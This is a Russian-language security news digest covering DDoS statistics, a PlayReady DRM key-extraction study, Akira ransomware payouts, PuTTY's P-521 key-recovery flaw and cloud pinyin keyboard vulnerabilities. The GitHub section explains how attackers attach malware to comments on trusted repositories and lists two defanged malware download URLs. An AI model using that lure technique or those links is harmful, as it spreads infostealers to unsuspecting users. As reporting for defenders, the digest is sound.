


В общей сложности в первом квартале 2024 года эксперты зафиксировали около **119 000** DDoS-атак на российские организации. Это почти в **ДВА РАЗА** превышает показатель 2023 года за аналогичный период (**64 000** атак), и это самый высокий квартальный показатель за последний год.

Самый продолжительный DDoS длился **11** дней, а максимальная мощность составила **724 ГБИТ/С**.

Продолжение статьи →

← Начало статьи



ВЗЛОМ DRM MICROSOFT

Основатель и глава польской исследовательской компании AG Security Research (ранее Security Explorations) Адам Говдяк (Adam Gowdiak) заявил, что обнаружил уязвимости в технологии защиты контента PlayReady компании Microsoft. По его словам, эти проблемы могут позволить недобросовестным подписчикам стриминговых сервисов незаконно скачивать фильмы.

Говдяк известен своими исследованиями в области безопасности Java (1, 2, 3), а также телевизионных и стриминговых платформ, и эти ресерчи за последние 16 лет не раз попадали на первые полосы изданий. Но если ранее его исследования были посвящены платформам спутникового ТВ, телевизионным приставкам и DVB, то в последнее время Говдяк занимается вопросами защиты цифрового контента и их влиянием на стриминговые платформы.

К примеру, еще в 2022 году Говдяк сообщил инженерам Microsoft, что ему удалось скачать контент, защищенный PlayReady, с Canal+, премиальной VOD-платформы в Польше. Это исследование включало взлом телевизионных приставок для получения ключей, необходимых для доступа к защищенному контенту.

Тогда Canal+ проигнорировала попытки исследователя добиться устранения уязвимости, а год спустя и вовсе сообщила, что закрывает уязвимую платформу. То есть в компании так и не признали работу Говдяка. А в Microsoft тогда заявили СМИ, что «описанные проблемы касаются настроек, контролируемых поставщиком услуг, и безопасности стороннего клиента», подчеркнув, что речь не идет об уязвимости в службе или клиенте Microsoft.

Однако Говдяк продолжил изучать безопасность Microsoft PlayReady и теперь обратил внимание на международные стриминговые сервисы, которые используют PlayReady для защиты контента.

PlayReady представляет собой технологию предотвращения копирования медиафайлов, которая включает в себя шифрование, предотвращение вывода и DRM. Microsoft утверждает, что это «самая распространенная технология защиты контента в мире».

В новом исследовании Говдяк обошелся без взлома телевизионных приставок. Теперь атака направлена на сами технологии Protected Media Path (PMP), которые обеспечивают безопасность контента в средах Windows, а также на компилятор Warbird, разработанный Microsoft для усложнения реверс-инжиниринга компонентов Windows.

Найденные им уязвимости в компонентах PMP могут использоваться для получения доступа к текстовым ключам контента, которые защищает PlayReady. И эти ключи могут позволить вошедшему в систему пользователю расшифровать контент популярных стриминговых сервисов.

> *«Атака осуществляется через использование временного окна, в течение которого ключи контента имеют XOR-форму, — текстовое значение таких ключей может быть получено с помощью простой операции XOR с 128-битной ключевой magic-последовательностью, — сообщается в блоге Security Explorations. — Наши тесты показали, что в версиях Windows, выпущенных после 2022 года, используются только две такие последовательности (одна для Windows 10, другая для Windows 11)».*

В качестве proof-of-concept исследователь продемонстрировал загрузку фильмов с Canal+ и получение ключа контента для фильма Netflix. Однако подчеркивается, что эта атака может работать и против других платформ, включая HBO Max, Amazon Prime Video и Sky Showtime. Говдяк утверждает, что ему удалось скачать фильмы в HD-качестве на локальный накопитель и просмотреть их с помощью Windows Media Player.

> *«Злоумышленнику нужна только Windows и доступ (подписка) к стриминговой платформе, — объясняет Говдяк. — Любой пользователь Windows может извлечь ключи для фильмов из стриминговых платформ, которые используют уязвимую технологию Microsoft PlayReady для защиты контента».*

Пока специалист не обнародовал никаких технических подробностей и отметил, что эксплуатация багов не так проста: исследование заняло девять месяцев, в дополнение к шести месяцам, потраченным на анализ PlayReady еще в 2022 году.

Более того, Говдяк не предоставил подробности об уязвимостях даже компании Microsoft. Дело в том, что он недоволен тем, как компания отнеслась к его предыдущему отчету об уязвимости в PlayReady, ведь его работа, по сути, была проигнорирована.

Как пишет Говдяк, на этот раз Microsoft запросила дополнительную информацию о проблеме, сообщив, что специалист может претендовать на получение вознаграждения в рамках программы bug bounty. Но теперь Говдяк готов поделиться информацией с производителем только в рамках коммерческого соглашения.

> *«Новое исследование содержит потенциально ценные IP, ноу хау, которые нам нужно защитить, — говорит эксперт. — К тому же раскрытие нашего ноу хау / набора инструментов компании Microsoft может поставить под угрозу наши будущие проекты, ориентированные на платформу Windows».*

Дело в том, что в рамках нового исследования Говдяк и его коллеги разработали несколько инструментов, в том числе набор для реверс-инжиниринга Warbird, позволяющий анализировать бинарники, защищенные Warbird, а также сниффер для извлечения ключей контента из процесса PMP.

Представители Microsoft прокомментировали ситуацию так:

> *«Нам известно о проблеме, затрагивающей подмножество контента, в котором используется программное DRM-решение, и мы работаем над ее решением совместно с нашими партнерами».*

42 000 000 ДОЛЛАРОВ ВЫКУПОВ

Согласно заявлению ФБР, CISA, Европейского центра киберпреступности Европола (EC3) и Национального центра кибербезопасности Нидерландов (NCSC-NL), с начала 2023 года шифровальщик Akira взломал сети более **250** организаций и собрал около **42 МИЛЛИОНОВ** долларов в качестве выкупов.

Обычно операторы Akira требуют от пострадавших выкуп в размере от **200 ТЫСЯЧ** до **НЕСКОЛЬКИХ МИЛЛИОНОВ** долларов, в зависимости от размера взломанной организации.

МАЛВАРЬ В КОММЕНТАРИЯХ GITHUB

Хакеры злоупотребляют GitHub для распространения малвари. Например, злоумышленники используют URL-адреса, связанные с репозиториями Microsoft, в результате чего файлы кажутся безопасными.

Все началось с того, что эксперты McAfee рассказали о фальшивом читерском ПО, которое на самом деле представляло собой модификацию инфостилера RedLine. В ходе изучения этой кампании исследователи заметили, что вредоносные полезные нагрузки фальшивых читов используют URL-адреса, связанные с GitHub-репозиторием vcpkg, принадлежащим компании Microsoft:

- https://github(.)com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip
- https://github(.)com/microsoft/STL/files/14432565/Cheater.Pro.1.6.0.zip

Журналистам издания Bleeping Computer показалось странным, что репозиторий Microsoft распространяет малварь с февраля 2024 года, но никто этого не заметил, а ссылок на упомянутые файлы в исходном коде проекта обнаружить не удалось.


Представители издания решили разобраться в ситуации и выяснили, что файлы не являются частью vcpkg, а были загружены в виде комментариев, оставленных к коммитам и issue.

Дело в том, что, оставляя комментарий на GitHub, пользователь может прикрепить к нему произвольный файл, который в итоге будет загружен в CDN GitHub и связан с соответствующим проектом с помощью уникального URL в таком формате:

```
https://www.github(.)com/{project_user}/{repo_name}/files/{file_id}/{
file_name}
```

Для видео и изображений путь будет содержать `/assets/`.

При этом вместо генерации URL после публикации комментария GitHub автоматически генерирует ссылку на скачивание сразу после добавления файла в еще не сохраненный комментарий. Это позволяет хакерам связывать свою малварь с любым репозиторием без ведома его владельцев.



0 comments on commit 4dcc76a
Write
Preview
Markdown is supported
Paste, drop, or click to add files
Comment on this commit

This is a test file upload of the Windows calculator:
[calc.zip](https://github.com/lawrenceabr/test/files/15031830/calc.zip)
.

Более того, даже если комментарий в итоге не будет опубликован (или будет удален сразу после публикации), файлы не удаляются из CDN GitHub, а URL-адреса продолжают работать.

Журналисты отмечают, что в URL-адресе при этом видно название репозитория компании-жертвы, что позволяет злоумышленникам создавать весьма хитрые и правдоподобные приманки.

Например, хакер может загрузить исполняемый файл малвари в репозиторий Nvidia, и вредонос будет маскироваться под новый драйвер, исправляющий проблемы в какой-либо популярной игре. Или атакующий может загрузить файл в комментарии к исходному коду Google Chromium и заявить, что это новая тестовая сборка браузера.

Даже если компания узнает, что ее репозитории используются для распространения вредоносного ПО, не существует никаких настроек, позволяющих управлять файлами, прикрепленными к проектам. То есть защитить аккаунт GitHub от подобных злоупотреблений можно, только отключив комментарии. А сделать это можно лишь временно, не более чем на шесть месяцев.


Сергей Франкофф (Sergei Frankoff), специалист сервиса автоматизированного анализа вредоносного ПО UNPACME, еще в прошлом месяце провел на Twitch трансляцию, посвященную этой проблеме, и заявил, что злоумышленники активно ею пользуются.

В ходе изучения проблемы Bleeping Computer удалось найти еще один репозиторий (httprouter), который тоже использовался для распространения малвари. Причем это был тот же самый фальшивый чит Cheater.Pro.1.6.0.zip, что и в случае с URL-адресами Microsoft.

Однако Франкофф сообщил изданию, что в марте обнаружил еще одну аналогичную кампанию, в которой использовался тот же LUA-загрузчик, SmartLoader, замаскированный под читерский софт Aimmy. По словам эксперта, SmartLoader обычно устанавливается вместе с другими полезными нагрузками, такими как уже упомянутый стилер RedLine.

Представители Bleeping Computer связались с GitHub и Microsoft по поводу этой проблемы, но не получили ответа. С GitHub удалили малварь, связанную с репозиториями Microsoft. Однако вредоносы, связанные с httprouter и Aimmy, по-прежнему доступны, а их URL-адреса работают.

Хуже того, выяснилось, что аналогичная проблема затрагивает и GitLab. В этом случае сгенерированные ссылки на файлы тоже остаются активными, даже если комментарий не был опубликован или был сразу удален.



ПАВЕЛ ДУРОВ О РОСТЕ TELEGRAM

В апреле 2024 года Павел Дуров дал первое за много лет видеоинтервью американскому журналисту Такеру Карлсону. В этой беседе Дуров говорил о многом, включая VK, отъезд из России, слишком пристальное внимание со стороны западных спецслужб, бюрократию в разных странах, знакомство с Марком Цукербергом, идею создания Telegram.

Также Дуров заявил, что Telegram никогда не тратился на маркетинг и совсем скоро достигнет отметки в миллиард активных пользователей.

> «Telegram распространяется как лесной пожар: 2,5 миллиона пользователей ежедневных регистраций. Мы представляем своего рода угрозу. <...> Наши конкуренты тратят десятки миллиардов на маркетинг и известны тем, что пользуются услугами PR-фирм для проведения подобных кампаний.
>
> (Мы потратили на маркетинг) ноль долларов. Мы никогда ничего не тратили на привлечение пользователей в маркетинговых целях. Мы никогда не продвигали Telegram на других социальных платформах. В этом большое отличие от прочих приложений. Вы могли наблюдать, как они рекламируются здесь и там. Telegram действует иначе. Весь наш рост происходит органично. Мы привлекли почти 900 миллионов пользователей, ничего не тратя на рекламу. <...> Вероятно, через год их количество превысит миллиард.
>
> Людям нравится наш продукт. Мы довольно давно поняли, что люди умны. Людям нравится использовать хорошие вещи, и они не любят использовать некачественные. Поэтому всякий раз, когда человек начинает пользоваться Telegram, проводит там некоторое время и начинает открывать для себя все функции, скорость, безопасность, конфиденциальность (все, что у нас есть), он не хочет возвращаться и начинает приглашать своих друзей, рекомендовать: „Вам действительно стоит попробовать это приложение, потому что оно намного лучше всего остального“. А еще люди понимают, что, какими бы приложениями для обмена сообщениями они ни пользовались сейчас, те отстают примерно на пять-шесть лет. Они копируют то, что мы делали шесть лет назад. И в отношении функций это не очень качественная копия. Люди любят качество, вот почему они мигрируют в Telegram», — рассказал Дуров.

СЕРЬЕЗНАЯ УЯЗВИМОСТЬ PUTTY

Разработчики PuTTY выпустили обновление, исправляющее криптографическую уязвимость CVE-2024-31497, которая затрагивает версии с 0.68 по 0.80. Сообщается, что проблему можно использовать для полного восстановления приватных ключей NIST P-521 (ecdsa-sha2-nistp521).

Уязвимость была обнаружена специалистами из Рурского университета в Бохуме и связана с тем, как PuTTY генерирует ECDSA nonce (временные уникальные криптографические числа) для эллиптической кривой NIST P-521, используемой для SSH-аутентификации. Ошибка возникает в силу того, что PuTTY использует детерминированный способ генерации таких чисел, чтобы компенсировать отсутствие надежного криптографического генератора случайных чисел в определенных версиях Windows.

Исследователи объясняют, что цифровая подпись создается с помощью приватного ключа пользователя и проверяется с помощью соответствующего публичного ключа на сервере, обеспечивая идентификацию и безопасность коммуникаций.

Злоумышленникам потребуется изучить порядка 58 подписей для вычисления приватного ключа жертвы. Атакующие могут либо получить подписи, собирая их с SSH-сервера, который они контролируют или взломали, либо извлечь их из подписанных коммитов Git.

При этом сбор подписей из публичных коммитов может оказаться гораздо более эффективен и опасен. Так, обычно для подписания коммитов локально используется Pageant, SSH-агент PuTTY, а затем осуществляется пересылка на хост разработчика. Git настраивается на использование OpenSSH для подписания Git-коммитов с помощью SSH-ключа, предоставленного Pageant. То есть подпись генерируется Pageant, что делает ее пригодной для восстановления приватного ключа. А Git-подписи могут быть общедоступны, например если коммит присутствует в публичном репозитории на GitHub.

> *«Все клиентские ключи NIST P-521, используемые с PuTTY, должны считаться скомпрометированными, учитывая, что атака может быть осуществлена даже после того, как основная проблема будет исправлена в исходном коде (при условии, что перед исправлением злоумышленнику были доступны около 60 подписей), — предупредили исследователи. — Злоумышленник, обладающий несколькими десятками подписей и публичным ключом, имеет достаточно информации, чтобы восстановить приватный ключ, а затем подделать подписи, будто они исходят от вас. Это позволит ему, например, войти на любые серверы, для которых вы используете этот ключ. Чтобы получить подписи, злоумышленнику достаточно ненадолго скомпрометировать любой сервер, для аутентификации на котором вы используете ключ, или на короткое время получить доступ к копии Pageant, хранящей ключ».*

Разработчики устранили уязвимость в PuTTY 0.81, где перешли на RFC 6979 для всех ключей DSA и ECDSA. Подчеркивается, что все приватные ключи P-521, сгенерированные с помощью уязвимой версии PuTTY, следует считать небезопасными и их нужно как можно скорее заменить новыми.

Известно, что уязвимую версию PuTTY используют следующие продукты:

- FileZilla 3.24.1–3.66.5 (исправлено в версии 3.67.0);
- WinSCP 5.9.5–6.3.2 (исправлено в 6.3.3);
- TortoiseGit 2.4.0.2–2.15.0 (исправлено в 2.15.0.1);
- TortoiseSVN 1.10.0–1.14.6 (исправление возможно при настройке TortoiseSVN на использование Plink в последней версии PuTTY 0.81).

Вероятно, софта, уязвимого перед CVE-2024-31497, может оказаться даже больше (все зависит от того, какая версия PuTTY используется), поэтому пользователям рекомендуется проверить свои инструменты и при необходимости принять превентивные меры.

БЛОКИРОВКА **150** VPN-СЕРВИСОВ

Начальник управления контроля и надзора в сфере электронных коммуникаций Роскомнадзора Евгений Зайцев рассказал, что в настоящее время Роскомнадзор блокирует около **150** популярных VPN-сервисов. Также были заблокированы порядка **700** материалов, которые «распространяли пропаганду использования VPN для обхода блокировок».

За неудаление информации о популяризации способов и методов обхода блокировок закон предусматривает административную ответственность в виде штрафа от **800 000** до **4 000 000** рублей.

Продолжение статьи →

← Начало статьи

你安装了谷歌拼音输入法3.0了
he zi dong jiu cuo hso gei li
和自动纠错好给力
和
喝
?123

ПРОБЛЕМЫ ОБЛАЧНЫХ КЛАВИАТУР

Эксперты Citizen Lab обнаружили многочисленные уязвимости в облачных приложениях пиньинь-клавиатур. В компании предупредили, что эти проблемы могут использоваться для перехвата нажатий клавиш и в общей сложности угрожают примерно миллиарду пользователей.

Исследователи рассказывают, что нашли уязвимости в восьми из девяти изученных приложений таких производителей, как Baidu, Honor, iFlytek, OPPO, Samsung, Tencent, Vivo и Xiaomi. Единственным производителем, в чьем приложении не было найдено проблем, оказалась компания Huawei.

Найденные баги могут применяться для «полного раскрытия нажатых пользователем клавиш при передаче». Суммарно этот класс уязвимостей затрагивает около миллиарда пользователей по всему миру. Ведь 95% рынка клавиатур, созданных для того, чтобы пользователи могли быстро и легко вводить иероглифы, занимают уязвимые IME (Input Method Editor) компаний Sogou, Baidu и iFlytek.

Успешная эксплуатация багов в таких приложениях позволяет расшифровывать нажатия клавиш без передачи дополнительного сетевого трафика. Дело в том, что IME-клавиатуры часто имеют облачные функции, которые расширяют их функциональность. Это связано со сложностью прогнозирования того, какие символы пользователь введет следующими, особенно в логографических языках, таких как китайский.

Исследование Citizen Lab основывается на результатах предыдущих изысканий, в ходе которых в августе прошлого года были выявлены серьезные криптографические недостатки в приложении Sogou Input Method компании Tencent. Это приложение насчитывает более 455 миллионов активных пользователей в Windows, Android и iOS.

Теперь в Citizen Lab рассказывают, что популярные пиньинь-клавиатуры подвержены следующим багам:

- **Tencent QQ Pinyin** уязвимо перед атакой CBC padding oracle, которая может привести к восстановлению набранного текста;
- **Baidu IME** позволяет третьим лицам расшифровывать сетевые коммуникации и извлекать набранный в Windows текст благодаря ошибке в протоколе шифрования BAIDUv3.1;
- **iFlytek IME** для Android позволяет третьим лицам восстанавливать текст за счет недостаточно зашифрованных сетевых коммуникаций;
- **Samsung Keyboard** на Android передает данные о нажатии клавиш по обычному, незашифрованному протоколу HTTP;
- на устройствах **Xiaomi** предустановлены клавиатуры Baidu, iFlytek и Sogou, и поэтому они подвержены уже перечисленным выше проблемам;
- на устройства **OPPO** предустановлены клавиатурные приложения Baidu и Sogou, и они тоже обладают теми же недостатками;
- **Vivo** поставляется с предустановленным и уязвимым Sogou IME;
- а на устройства **Honor** предварительно устанавливается уязвимый Baidu IME.

В Citizen Lab предполагают, что китайские разработчики приложений менее склонны к использованию западных криптографических стандартов из-за опасений, что те могут содержать бэкдоры. Это побуждает их разрабатывать собственные шифры и допускать ошибки.

После того как исследователи уведомили разработчиков клавиатур о найденных проблемах, большинство из них устранили баги. Только специалисты Honor и Tencent еще работают над патчами.

